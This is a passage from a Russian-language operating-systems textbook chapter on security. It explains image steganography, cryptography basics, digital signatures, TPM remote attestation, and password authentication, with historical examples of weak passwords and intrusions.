Каков принцип работы этого тайного канала? Оригинальное изображение состоит из 1024 × 768 пикселов. Каждый пиксел состоит из трех 8-разрядных чисел, по одному для кодирования яркости красной, зеленой и синей составляющих пиксела. Цвет пикселов формируется за счет линейного наложения трех цветов. Метод кодирования использует в качестве тайного канала младший разряд каждого цветового значения RGB. Таким образом, в каждом пикселе появляется пространство для трех битов секретной информации, по одному в красной, зеленой и синей составляющих. При таких размерах изображения в нем может быть сохранено до 1024 × 768 × 3 бита, или 294 912 байтов секретной информации.

Полный текст пяти пьес и короткого сообщения составляет 734 891 байт. Все это сначала было сжато до размера около 274 Кбайт с использованием стандартного алгоритма сжатия. Затем сжатый результат был зашифрован и вставлен в биты младшего разряда каждой цветовой составляющей. Можно убедиться в том, что присутствие информации абсолютно не заметно. Ее присутствие не заметно также на большой полноцветной версии фотографии. Человеческий глаз не в состоянии так просто отличить 7-разрядный цвет от 8-разрядного. Как только этот файл с изображением благополучно пройдет цензуру, получатель просто извлечет все биты младших разрядов, применит алгоритмы дешифрации и распаковки и восстановит исходные 734 891 байт. Такое сокрытие присутствия информации называется **стеганографией** (steganography, от греческого слова «тайнопись»). Стеганографию не любят диктаторские режимы, пытающиеся ограничить общение своих граждан, но она популярна среди приверженцев свободы слова.

Просмотр двух черно-белых изображений в низком разрешении не может дать истинного представления о мощности данной технологии. Чтобы получить более четкое представление о том, как работает стеганография, автор подготовил демонстрационный материал, включающий полноцветное изображение фотографии, показанной на рис. 9.12, *б* со встроенными в него пятью пьесами. Этот материал можно найти по адресу www.cs.vu.nl/~ast/. Нужно щелкнуть на ссылке covered writing под заголовком STEGANOGRAPHY DEMO, затем, следуя инструкциям на этой странице, загрузить изо-

бражение и стеганографический инструментарий, необходимый для извлечения пьес. В это трудно поверить, но попробуйте, и перед вами раскроется невероятное зрелище.

Еще одним применением стеганографии может стать добавление в изображения, используемые на веб-страницах, скрытых водяных знаков, чтобы обнаружить их кражу и использование на других веб-страницах. Если ваша веб-страница содержит изображение с секретным сообщением «Copyright 2014, General Images Corporation», то трудно будет доказать судье, что вы сами изготовили это изображение. Данный метод может использоваться также для защиты водяными знаками музыки, фильмов и т. д.

Разумеется, существование подобных водяных знаков наталкивает некоторых специалистов на поиск способов их удаления. Схема, при которой информация хранится в битах младших разрядов, может быть нарушена путем вращения изображения на 1° по часовой стрелке, затем конвертирования его в систему с потерей качества, например JPEG, а затем вращения его обратно на 1°. И наконец, изображение может быть обратно конвертировано в исходную систему кодировки (например, GIF, BMP, TIF). JPEG-конвертирование с потерей качества перемещает биты младших разрядов, а вращение потребует объемных вычислений с плавающей запятой, при которых возникают ошибки округления, также добавляющие шум в биты младших разрядов. Специалисты, вставляющие водяные знаки, знают об этом (или должны знать об этом), поэтому они помещают свою информацию об авторских правах с избытком и применяют схемы, в которых используются не только биты младших разрядов из пикселов. Такое положение вещей подстегивает атакующих выискивать более изощренные технологии удаления. И эта борьба не прекращается.

Стеганография может использоваться для организации скрытой утечки информации, но чаще всего возникает желание сделать наоборот: скрыть информацию от любопытных глаз взломщика, при этом не обязательно скрывая тот факт, что мы ее прячем. Подобно Юлию Цезарю мы хотим убедиться, что даже если наши сообщения или файлы попадут в чужие руки, злоумышленник не сможет обнаружить в них секретную информацию. Эта область относится к криптографии, которая и станет темой следующего раздела.

9.5. Основы криптографии

Криптография играет весьма существенную роль в обеспечении безопасности. Многие люди знакомы с газетными криптограммами — небольшими головоломками, в которых каждая буква по определенной системе заменяется другой буквой. К современной криптографии они имеют такое же отношение, как хот-доги к изысканной кулинарии. В этом разделе будет дан весьма краткий обзор криптографии компьютерной эпохи. Как уже упоминалось, криптография используется в операционных системах во многих местах. Например, некоторые файловые системы могут зашифровать все данные на диске, такие протоколы, как IPSec, позволяют зашифровать и/или подписать все сетевые пакеты, а большинство операционных систем шифруют пароли, чтобы не дать взломщикам возможности их восстановления. Более того, в разделе 9.6 будет рассмотрена роль шифрования в другом важном аспекте безопасности — аутентификации.

Нами будут рассмотрены основные элементы, используемые этими системами. Но серьезное рассмотрение вопросов криптографии не входит в задачи данной книги. Подробному рассмотрению данной темы посвящено множество замечательных книг по компьютерной безопасности. Заинтересовавшимся можно предложить, к примеру, книги Kaufman et al. (2002), Gollman (2011). Далее будет дано весьма краткое рассмотрение вопросов криптографии для тех читателей, которые с ними никогда не сталкивались.

Замысел криптографии заключается в том, чтобы закодировать **открытый текст** (plaintext) — сообщение или файл, превратив его в **зашифрованный текст** (ciphertext), чтобы о том, как его снова превратить в открытый текст, знали только те, кто имеет на это право. Для всех остальных зашифрованный текст будет лишь непонятным набором битов. Как бы странно это ни прозвучало для новичков, но алгоритмы (функции), используемые для шифрования и дешифрования, *всегда* должны быть открытыми. Попытка хранить их в секрете практически никогда не срабатывает и создает у людей, пытающихся сохранить секреты, ложное чувство безопасности. В коммерции такая тактика называется **безопасностью за счет неизвестности** (security by obscurity) и используется только дилетантами. Как ни странно, но в эту категорию попадает множество транснациональных корпораций, сотрудникам которых следовало бы получше изучить данный вопрос.

При реальном подходе к делу безопасность зависит от параметров алгоритмов, называемых ключами. Если *P* — это файл с обычным текстом, *KE* — ключ шифрования, *C* — зашифрованный текст и *E* — алгоритм шифрования (то есть функция), то *C* = *E*(*P*, *KE*). Это и есть определение шифрования. Из него следует, что зашифрованный текст получается за счет использования известного алгоритма шифрования *E* с параметрами, в качестве которых выступает открытый текст *P* и секретный ключ шифрования, *KE*. Идея, предполагающая использование открытого алгоритма и содержание секретности исключительно в ключах, называется **принципом Керкгоффса** (Kerckhoffs' Principle). Он был сформулирован голландским криптографом XIX века Огюстом Керкгоффсом. Сегодня этой идеи придерживаются все серьезные криптографы.

Аналогично прежней формуле, *P* = *D*(*C*, *KD*), где *D* — это алгоритм дешифрования, а *KD* — ключ дешифрования. Согласно этой формуле, чтобы получить обычный текст *P* из зашифрованного текста *C* при наличии ключа дешифрования *KD*, нужно запустить алгоритм *D*, используя *C* и *KD* в качестве параметров. Взаимоотношения между различными компонентами показаны на рис. 9.13.




Рис. 9.13. Взаимоотношения между открытым и зашифрованным текстом

9.5.1. Шифрование с секретным ключом

Чтобы прояснить вышеизложенное, рассмотрим алгоритм шифрования, в котором каждая буква заменяется другой буквой, например все буквы *A* заменяются буквами *Q*, все буквы *B* — буквами *W*, все буквы *C* — буквами *E* и т. д., как показано в этом примере:

```
открытый текст:      ABCDEFGHIJKLMNOPQRSTUVWXYZ
зашифрованный текст: QWERTYUIOPASDFGHJKLZXCVBNM
```

Такая общая схема называется **моноалфавитной подстановкой** (monoalphabetic substitution), где ключом служит строка из 26 букв, соответствующая полному алфавитному набору. В данном примере ключ шифрования *QWERTYUIOPASDFGHJKLZXCVBNM*. С этим ключом открытый текст *ATTACK* будет превращен в зашифрованный текст *QZZQEA*. Ключ дешифрования сообщает о том, как из зашифрованного получить открытый текст. В данном примере ключ дешифрования *KXVMCNOPHQRSZYIJADLEGWBUFT*, поскольку *A* в зашифрованном тексте соответствует *K* в открытом тексте, *B* — *X* и т. д.

На первый взгляд может показаться, что это вполне безопасная система, поскольку, несмотря на то что криптографам известна общая схема (побуквенная подстановка), они не знают, какой из 26! ≈ $4 \cdot 10^{26}$ возможных ключей используется. Тем не менее, получив на удивление небольшое количество зашифрованного текста, они запросто могут взломать шифр. Обычно вскрытие удается за счет учета статических свойств национальных языков. Например, в английском языке наиболее часто встречается буква *e*, за которой следуют буквы *t*, *o*, *a*, *n*, *i* и т. д. Наиболее частыми двухбуквенными комбинациями, называемыми **биграммами**, являются *th*, *in*, *er*, *re* и т. д. При использовании этой информации взлом шифра не представляет особого труда.

Многие криптографические системы наподобие этой имеют свойство, позволяющее при наличии ключа шифрования легко определять ключ дешифрования. Подобные системы называются **шифрованием с секретным ключом** (secret-key cryptography), или **шифрованием с симметричным ключом** (symmetric-key cryptography). При всей абсолютной непригодности шифрования с моноалфавитной подстановкой известны другие алгоритмы с симметричным ключом, которые при достаточной длине ключа обладают относительной высокой стойкостью. Для обеспечения реальной безопасности должен использоваться ключ длиной минимум 256 бит, обеспечивающий пространство перебора ключей, равное $2^{256} \approx 1{,}2 \cdot 10^{77}$. Менее длинные ключи могут противостоять любителям, но не усилиям специалистов правительственных структур.

9.5.2. Шифрование с открытым ключом

Эффективность систем с секретным ключом обусловлена вполне приемлемым объемом вычислений, необходимых для шифрования или дешифрования сообщения, но у них имеется серьезный недостаток: и отправитель и получатель должны владеть общим секретным ключом. Для передачи ключа им, возможно, даже потребуется физический контакт. Чтобы обойти эту проблему, применяется **шифрование с открытым ключом** (public-key cryptography) (Diffie and Hellman, 1976). Эти системы обладают свойством, при котором для шифрования и дешифрования используются различные ключи и при наличии удачно подобранного ключа шифрования практически невозможно вскрыть соответствующий ключ дешифрования. При таких обстоятельствах ключ шифрования можно сделать открытым, а в секрете держать только ключ дешифрования.

Чтобы получить начальное представление о шифровании с открытым ключом, рассмотрим следующие два вопроса:

1. Сколько будет 314159265358979 · 314159265358979?
2. Чему равен квадратный корень из числа 3912571506419387090594828508241?

Большинство шестиклассников, если дать им бумагу и карандаш и пообещать за правильный ответ большой пломбир с сиропом, смогут ответить на первый вопрос за

один-два часа. Большинство взрослых людей, получив карандаш, бумагу и обещание пожизненной 50 %-ной налоговой скидки, вообще не смогут решить вторую задачу без калькулятора, компьютера или другой посторонней помощи. Хотя возведение в квадрат и извлечение квадратного корня являются по отношению друг к другу обратными операциями, они существенно различаются в сложности вычислений. Подобные формы асимметрии служат основой для шифрования с открытым ключом. При шифровании используется простая операция, но дешифрование без ключа потребует от вас выполнения весьма трудоемкой операции.

В системе шифрования с открытым ключом **RSA** используется то обстоятельство, что перемножить большие числа намного проще, чем разложить их на множители, особенно когда применяется модульная арифметика, а все используемые большие числа состоят из сотен цифр (Rivest et al., 1978). В криптографическом мире эта система нашла довольно широкое применение. Также применяются системы, основанные на дискретных логарифмах (El Gamal, 1985). Основная проблема систем шифрования с открытым ключом состоит в том, что они работают в тысячи раз медленнее, чем системы симметричного шифрования.

Способ работы шифрования с открытым ключом заключается в том, что все получают пару (открытый ключ, закрытый ключ), а открытый ключ публикуется. Открытый ключ является ключом шифрования, а закрытый — ключом дешифрования. Обычно генерация ключей происходит в автоматическом режиме, возможно, с использованием выбранного пользователем пароля в качестве передаваемого алгоритму начального числа. Для отправки пользователю секретного сообщения корреспондент зашифровывает текст этого сообщения открытым ключом получателя. Поскольку закрытый ключ есть только у получателя, только он в состоянии расшифровать сообщение.

9.5.3. Односторонние функции

Существует множество различных ситуаций, рассматриваемых далее, в которых требуется наличие некой функции f, обладающей свойством, позволяющим при заданной f и ее параметре x без труда вычислить $y = f(x)$, но не позволяющим путем вычислений найти значение x, когда задана лишь $f(x)$. Такая функция, как правило, неким сложным образом искажает последовательность битов. Вначале она может присвоить y значение x. Затем в ней может использоваться цикл, выполняющийся столько раз, сколько единичных битов содержится в x, когда при каждом проходе биты y переставляются неким способом, зависящим от номера прохода. При этом при каждом проходе добавляются разные константы, и в целом биты перемешиваются практически полностью. Такие функции называются **криптографическими хэш-функциями** (cryptographic hash function).

9.5.4. Цифровые подписи

Потребность в цифровой подписи документа возникает довольно часто. Представим, например, банковского клиента, дающего банку по электронной почте поручение купить для него акции. Через час после отправки и выполнения поручения акции рухнули. Теперь клиент отрицает тот факт, что он когда-либо отправлял поручение по электронной почте. Разумеется, банк может предъявить электронное поручение, но клиент может заявить, что банк его подделал с целью получения комиссионных. Как судья узнает, кто из них говорит правду?

Цифровые подписи позволяют подписывать электронные сообщения и другие цифровые документы таким образом, чтобы позже отправитель не смог от них отказаться. Один из распространенных способов заключается в первоначальном пропуске документа через односторонний криптографический алгоритм хэширования, который очень трудно инвертировать. Хэш-функция обычно выдает результат фиксированной длины, не зависящий от размера исходного документа. Самой популярной хэш-функцией является **SHA-1** (Secure Hash Algorithm), производящая 20-байтный результат (NIST, 1995). Новейшие версии SHA-1 — **SHA-256** и **SHA-512** — производят 32- и 64-байтный результат соответственно, но пока они не получили такого же широкого распространения.

Следующий шаг предполагает использование описанного ранее шифрования с открытым ключом. Владелец документа применяет свой закрытый ключ к хэшу, чтобы получить $D(hash)$. Это значение, получившее название **сигнатурного блока** (signature block), прикрепляется к документу и отправляется получателю (рис. 9.14). Иногда применение функции D к хэшу называют дешифровкой хэша, но на самом деле это не дешифровка, поскольку хэш не был зашифрован. Это просто математическое преобразование хэша.




Рис. 9.14. *а* — вычисление сигнатурного блока; *б* — то, что приходит получателю

При получении документа и хэша получатель сначала вычисляет хэш документа, используя заранее согласованный алгоритм SHA-1 или оговоренную криптографическую хэш-функцию. Затем получатель применяет к сигнатурному блоку открытый ключ отправителя, чтобы получить $E(D(hash))$. В результате этого он путем взаимоуничтожения «зашифровывает» расшифрованный хэш и получает его в прежнем виде. Если вычисленный хэш не соответствует хэшу из сигнатурного блока, значит, документ, сигнатурный блок или и то и другое были подделаны (или случайно изменены). Ценность такой схемы заключается в том, что довольно медленное шифрование с открытым ключом применяется в ней только в отношении хэша, представляющего собой сравнительно небольшую часть данных. Следует учесть, что данный метод работает только в том случае, если для всех x

$$E(D(x)) = x.$$

Наличие этого свойства у всех функций шифрования заранее не гарантируется, поскольку все, что от них изначально требовалось, — это соблюдение условия

$$D(E(x)) = x,$$

где E — функция шифрования, а D — функция дешифрования. Чтобы получить еще и свойство подписи, порядок их применения не должен играть никакой роли, то есть

D и *E* должны быть коммутативными функциями. К счастью, у алгоритма RSA такое свойство есть.

Чтобы воспользоваться этой схемой электронной подписи, получатель должен знать открытый ключ отправителя. Некоторые пользователи выкладывают применяемые ими открытые ключи на своей веб-странице. Другие этого не делают, опасаясь, что злоумышленники взломают веб-страницу и незаметно изменят их ключ. Им для распространения открытых ключей нужен какой-нибудь другой механизм. Одним из распространенных методов для отправителей сообщений является прикрепление к сообщению **сертификата** (certificate), в котором содержатся имя пользователя и открытый ключ и который имеет цифровую подпись вызывающей доверие третьей стороны. Как только пользователь получает открытый ключ этой третьей стороны, он может принимать сертификаты от всех отправителей, пользующихся услугами этой третьей доверенной стороны, чтобы генерировать их сертификаты.

Доверенная третья сторона, подписывающая сертификаты, называется **центром сертификации** (Certification Authority (**CA**)). Однако для того чтобы пользователь проверил сертификат, подписанный CA, ему нужен открытый ключ этого центра. Откуда он должен прийти и как пользователь может убедиться в его подлинности? Для того чтобы это сделать в общепринятом порядке, нужна полная схема управления открытыми ключами, которая называется **инфраструктурой открытых ключей** (Public Key Infrastructure (**PKI**)). Для веб-браузеров эта проблема решается особым образом: все браузеры поставляются с предустановленными открытыми ключами от примерно 40 центров сертификации.

Ранее было рассмотрено применение шифрования с открытым ключом для цифровых подписей, но следует отметить, что существуют также схемы, в которых шифрование с открытым ключом не применяется.

9.5.5. Криптографические процессоры

Для всех систем шифрования необходимы ключи. Если ключи скомпрометированы, то скомпрометирована и вся основанная на их использовании система безопасности. Поэтому особую важность приобретает безопасное хранение ключей. Но как же организовать безопасное хранение ключей на небезопасной системе?

Одним из предложений промышленности стала микросхема под названием **модуль надежной платформы** (Trusted Platform Module (**TPM**)), представляющая собой криптографический процессор, имеющий в своем составе энергонезависимую память для хранения ключей. TPM способен выполнять такие криптографические операции, как шифрование блоков открытого текста или дешифрование блоков зашифрованного текста в оперативной памяти. Также он может проверять цифровые подписи. За счет выполнения всех этих операций специализированной аппаратурой существенно повышаются скорость работы и вероятность их более широкого применения. Многие компьютеры уже оборудованы криптопроцессорами TPM, и, скорее всего, в будущем количество таких компьютеров значительно возрастет.

TPM — весьма спорное устройство, поскольку у разных сторон есть различные идеи о том, кто будет управлять TPM и что и от кого оно будет защищать. Большим приверженцем этой концепции является корпорация Microsoft, которая разработала целую серию технологий ее использования, включая Palladium, NGSCB и BitLocker. По мнению специалистов этой корпорации, операционная система управляет криптопроцессором

и использует его, к примеру, для шифрования содержимого жесткого диска. Но ей также хочется использовать его с целью предотвращения запуска запрещенного программного обеспечения. Запрещенное программное обеспечение может быть пиратской (то есть нелегально скопированной) программой или программой, которую не разрешает запускать операционная система. Если TPM привлекается к процессу запуска системы, он может запускать только операционную систему, подписанную секретным ключом, который производитель поместил внутри TPM. Воспользоваться им могут только избранные поставщики операционной системы (например, Microsoft). Таким образом, TPM мог бы использоваться для того, чтобы ограничить пользовательский выбор программного обеспечения тем, которое одобрено производителем компьютера.

Музыкальная и киноиндустрия также сильно стремятся к применению криптопроцессоров TPM, поскольку они могут быть использованы для пресечения пиратства по отношению к распространяемой ими продукции. Они могут также предоставить новые бизнес-модели, например прокат песен или фильмов на определенный период времени за счет отказа в их дешифрации по истечении назначенного срока.

Один из интересных способов применения криптопроцессоров TPM известен как **удаленная аттестация** (remote attestation), он позволяет внешней стороне проверять факт запуска на компьютере с TPM должного программного обеспечения, исключая что-либо, чему нельзя доверять. Идея заключается в том, что подтверждающая сторона использует TPM для создания критериев приемлемости, состоящих из хэшей конфигурации. Представим себе, к примеру, что внешняя сторона не доверяет ничему на нашей машине, за исключением BIOS. Если бы проверяющая (внешняя) сторона могла убедиться в том, что у нас запущен надежный загрузчик, а не какой-нибудь поддельный программный компонент, это было бы только началом. Если кроме этого мы могли бы доказать, что у нас этим заслуживающим доверия загрузчиком запущено приемлемое ядро, было бы еще лучше. А если бы в конечном счете мы могли показать, что на основе этого ядра у нас запущена правильная версия легального приложения, проверяющая сторона могла бы быть уверена в нашей надежности.

Для начала давайте посмотрим, что произойдет на нашей машине с момента ее загрузки. Когда начнет работать надежная базовая система ввода-вывода — BIOS, сначала она инициализирует TPM и воспользуется им для создания хэша кода, находящегося в памяти после загрузки начального загрузчика. TPM записывает результат в специальный регистр, известный как регистр конфигурации платформы (Platform Configuration Register (**PCR**)). Регистры PCR отличаются тем, что не могут быть переписаны напрямую, они могут быть только расширены. Чтобы расширить PCR, криптопроцессор TPM берет хэш сочетания введенного значения и предыдущего значения с PCR и сохраняет его в PCR. Таким образом, если наш начальный загрузчик доброкачественный, он получит оценочный критерий (создаст хэш) для загружаемого ядра и расширит PCR, в котором ранее хранился оценочный критерий для самого начального загрузчика. Интуитивно мы можем рассматривать получающийся в PCR криптографический хэш как хэш-цепочку, связывающую ядро с начальным загрузчиком. Теперь уже ядро в свою очередь создает оценочный критерий для приложения, которым расширяет PCR.

Теперь давайте посмотрим, что произойдет, когда внешняя сторона захочет убедиться в том, что нами запущен приемлемый (заслуживающий доверия) стек программ, не содержащий никакого произвольного постороннего кода. Сначала проверяющая сторона создает непредсказуемое значение, к примеру, из 160 бит. Это значение, известное как

случайный код (nonce), является для этого проверочного запроса просто уникальным идентификатором. Он служит для предотвращения несанкционированной записи ответа на удаленный аттестационный запрос, изменения конфигурации подтверждающей стороны с последующим простым воспроизведением предыдущего ответа на все следующие аттестационные запросы. Введение в протокол случайного кода делает подобное воспроизведение невозможным. Когда подтверждающая сторона получает аттестационный запрос (со случайным кодом), она использует TPM для создания сигнатуры (с уникальным и неподделываемым ключом) для объединения случайного кода и значения PCR. Затем эта сигнатура, случайный код, значение PCR и хэши для начального загрузчика, ядра и приложения отправляются назад. Проверяющая сторона сначала проверяет сигнатуру и случайный код. Затем она ищет три хэша в своей базе данных надежных начальных загрузчиков, ядер и приложений. Если их там нет, аттестации не происходит. В противном случае проверяющая сторона заново создает объединенный хэш всех трех компонентов и сравнивает его со значением PCR, полученным от подтверждающей стороны. Если значения совпадают, проверяющая сторона убеждается в том, что подтверждающая сторона начала свою работу именно с этих трех компонентов. Результат, имеющий подпись, не позволяет взломщику его подделать, и поскольку нам известно, что надежный начальный загрузчик создал соответствующий оценочный критерий ядра, а ядро в свою очередь создает оценочный критерий для приложения, то никакая другая кодовая конфигурация не сможет произвести такую же цепочку хэшей.

TPM находят множество других вариантов применения, рассмотрение которых выходит за рамки этой книги. Любопытно, что при всех своих возможностях TPM не может сделать компьютеры лучше защищенными от внешних атак. Его задачи концентрируются на использовании криптографии с целью воспрепятствовать каким-либо действиям пользователя, которые прямо или косвенно не санкционированы тем, кто управляет TPM.

9.6. Аутентификация

Каждая *надежная* (secured) компьютерная система должна требовать от всех пользователей во время входа проходить аутентификацию. Ведь если операционная система не может быть уверена в том, кем именно является пользователь, она не может знать, к каким файлам и другим ресурсам он может иметь доступ. Несмотря на то что тема аутентификации может показаться слишком тривиальной, она намного сложнее, чем можно было бы ожидать.

Аутентификация пользователя относится к тем вещам, о которых шла речь в главе 1 в разделе «Онтогенез повторяет филогенез». У ранних моделей универсальных машин, таких как ENIAC, не было операционной системы, не говоря уже о процедуре входа в систему. Более поздние пакетные системы и системы разделения времени уже, как правило, имели процедуры входа в систему для аутентификации заданий и пользователей.

У первых мини-компьютеров (например, PDP-1 и PDP-8) также не было процедуры входа в систему, но с распространением операционной системы UNIX на мини-компьютере PDP-11 такая процедура снова стала востребованной. Первые персональные компьютеры (например, Apple II и исходная версия IBM PC) не имели процедуры входа в систему, но она появилась в более сложных операционных системах для персональ-

ных компьютеров, например в Linux и Windows 8 (хотя недальновидные пользователи могут ее отключить). И наконец, многие в наше время входят (опосредованно) в систему удаленных компьютеров с целью использования интернет-банкинга, совершения электронных покупок, загрузки музыки и осуществления других видов деятельности. Все эти действия требуют аутентифицированного входа в систему.

Убедившись в важности аутентификации, следует перейти к поиску подходящего способа ее осуществления. Многие способы аутентификации пользователей при попытке их входа в систему основываются на трех основных принципах, а именно:

- на чем-нибудь, что известно пользователю;
- на чем-нибудь, что есть у пользователя;
- на чем-нибудь, что он собой представляет.

Иногда два из них нуждаются в дополнительных мерах безопасности. На основе этих принципов выстраиваются различные схемы аутентификации со своими сложностями и свойствами безопасности. Все они по очереди будут рассмотрены в следующих разделах.

Наиболее широкое применение нашла форма аутентификации, требующая от пользователя ввода регистрационного имени и пароля. Парольную защиту проще понять и реализовать. Наипростейшая реализация заключается в поддержке главного реестра пар (регистрационное имя, пароль). Введенное регистрационное имя ищется в реестре, и введенный пароль сравнивается с хранящимся паролем. Если они совпадают, вход в систему разрешается, если нет, он отклоняется.

Практически всегда вводимый пароль не отображается на экране, чтобы спрятать его от любопытных глаз, находящихся возле монитора. В системе Windows каждый набранный символ отображается звездочкой. В системе UNIX при вводе пароля вообще ничего не отображается. Эти две схемы обладают разными свойствами. Схема, используемая в Windows, упрощает забывчивым пользователям отслеживание количества набранных символов, но она также раскрывает длину пароля для подглядывающих. С точки зрения безопасности молчание — золото.

Другая область, где оплошности могут серьезно повлиять на уровень безопасности, показана на рис. 9.15. Успешный вход в систему, когда система выводит сообщения в верхнем регистре, а пользователь осуществляет ввод в нижнем, показан на рис. 9.15, *а*. На рис. 9.15, *б* показана неудачная попытка взломщика войти в систему *A*, а на рис. 9.15, *в* показана неудачная попытка взломщика войти в систему *B*.




Рис. 9.15. Вход в систему: *а* — успешный; *б* — отказ во входе после ввода имени; *в* — отказ во входе после ввода имени и пароля

На рис. 9.15, *б* система отказывает во входе, как только видит неверное регистрационное имя. Это считается ошибкой, поскольку позволяет взломщику продолжать подбор регистрационного имени до тех пор, пока не будет найдено подходящее имя. На рис. 9.15, *в* у взломщика всегда запрашивают пароль, и его не оповещают о том,

является ли введенное им регистрационное имя подходящим. Он узнает только о том, что испробованная им комбинация регистрационного имени и пароля является неподходящей.

Кроме процедур входа в систему большинство ноутбуков настроены на то, что им нужны регистрационное имя и пароль для защиты их содержимого на случай потери или кражи. Конечно, это лучше, чем ничего, но ненамного. Любой завладевший ноутбуком может включить питание и тут же войти в программу настройки BIOS, удерживая клавишу Del, или клавишу F8, или какую-нибудь другую клавишу, связанную с вызовом настроек BIOS (информация о которой обычно выводится на экран) до запуска операционной системы. В программе настройки он может изменить последовательность используемых устройств запуска, предписав компьютеру запускаться с флеш-накопителя USB перед запуском с жесткого диска. Затем нашедший ноутбук вставляет флеш-накопитель USB, содержащий полноценную операционную систему, и запускает компьютер с этого накопителя. После запуска операционной системы жесткий диск может быть смонтирован (в UNIX) или доступен как устройство D: (в Windows). Чтобы предотвратить возникновение подобной ситуации, многие системы BIOS позволяют пользователю защитить паролем программу настройки BIOS, чтобы только пользователь мог изменить последовательность опроса устройств при загрузке. Если вы пользуетесь ноутбуком, прервите чтение книги и займитесь установкой пароля на свой BIOS, а затем вернитесь к чтению.

9.6.1. Слабые пароли

Зачастую взломщики проникают в систему, подключившись к намеченному компьютеру (например, через Интернет) и перебирая множество комбинаций (регистрационное имя, пароль) до тех пор, пока не найдут одну из действующих комбинаций. Многие люди в той или иной форме используют в регистрационном имени свое настоящее имя. Например, для Ellen Ann Smith соответствующими вариантами могут быть ellen, smith, ellen smith, ellen-smith, ellen.smith, esmith, easmith и eas. Вооружившись одной из книг вроде «4096 имен для вашего новорожденного» и телефонной книгой, заполненной фамилиями, взломщик запросто может составить компьютеризированный список потенциальных регистрационных имен для той страны, чью систему он атакует (ellen_smith в равной степени может сработать в США или Великобритании, но, наверное, не в Японии).

Разумеется, разгадки одного только регистрационного имени недостаточно. Нужно еще отгадать пароль. Трудно ли это сделать? Намного проще, чем вам кажется. Классический труд по безопасности паролей в системах UNIX был выполнен Моррисом и Томпсоном (Morris and Thompson, 1979). Они составили список вероятных паролей: имен и фамилий, названий улиц, названий городов, слов из средних по объему словарей (а также слов в обратном написании), регистрационных номеров и т. д. Затем они сравнили свой список с системным файлом паролей в поиске совпадений. Более 86 % всех паролей обнаружились в их списке.

Если кто-то думает, что более высококвалифицированные пользователи подбирают более удачные пароли, то смею уверить: это не так. Когда в 2012 году в Интернет после взлома попали 6,4 млн хэшированных паролей LinkedIn, анализ результатов многих позабавил. Наиболее популярным паролем было слово «password». Вторым по популярности был пароль «123456» (в десятку наиболее популярных входили «1234»,

«12345» и «12345678»). Об их стойкости и говорить не приходится. Фактически взломщики могли без особого труда составить список потенциальных имен пользователей (логинов) и список потенциальных паролей и запустить программу для их подбора на максимально доступном количестве компьютеров.

Аналогичные исследования были проведены в IOActive в марте 2013 года. Был просканирован длинный список домашних маршрутизаторов и телевизионных приставок, чтобы выявить степень их уязвимости от самых простых возможных взломов. Нетрудно догадаться, что вместо попыток применения множества имен пользователей и паролей они пробовали только один широко известный логин и пароль, установленный производителями. Предполагалось, что пользователи сразу же изменят эти значения, но оказалось, что многие этого не делают. Исследователи обнаружили потенциальную уязвимость сотен тысяч подобных устройств. Возможно, еще более тревожным можно считать то обстоятельство, что при Stuxnet-атаке на иранский ядерный объект взломщики воспользовались тем, что в компьютерах Siemens, управляющих центрифугами, применялся один из тех паролей по умолчанию, что годами циркулировали по Интернету.

Рост популярности Всемирной паутины еще более усложнил проблему. Вместо одного пароля у многих теперь их около десятка и более. Поскольку запомнить все эти пароли довольно сложно, люди стремятся подобрать какой-нибудь простой, нестойкий пароль и использовать его на многих веб-сайтах (Florencio and Herley, 2007; Gaw and Felten, 2006).

Стоит ли беспокоиться о том, что пароли так легко отгадать? Конечно, стоит. В 1998 году газета San Jose Mercury News сообщила, что житель городка Беркли Питер Шипли использовал несколько компьютеров в качестве устройств **автодозвона** (war dialers), которые совершали звонки по всем 10 000 номерам одного коммутатора (например, (415) 7700xxxx), перебирая номера в случайном порядке, чтобы обмануть телефонные компании, препятствующие подобному использованию компьютеров и пытающиеся обнаружить эти попытки. После того как было сделано 2,6 млн звонков, Шипли обнаружил в районе Залива 20 000 компьютеров, у 200 из которых совсем не было защиты. По его оценке, настойчивый взломщик может проникнуть в 75 % чужих компьютеров (Denning, 1999). Но все это было возвращением в древние времена, поскольку компьютер должен был дозвониться по 2,6 млн телефонных номеров.

Взломщики орудуют не только в Калифорнии. Австралийский взломщик попытался сделать то же самое. Среди взломанных им систем был компьютер Citibank в Саудовской Аравии, позволивший ему получить номера кредитных карт и сведения о кредитных лимитах (в одном из случаев — 5 млн долларов), а также записи о транзакциях (включая как минимум одно перечисление за визит в публичный дом). Его коллега-взломщик также внедрился в банковскую систему и собрал 4000 номеров кредитных карт (Denning, 1999). Когда такая информация используется не по назначению, банк безоговорочно и решительно отрицает возможность своей ошибки, заявляя, что клиент, должно быть, допустил огласку.

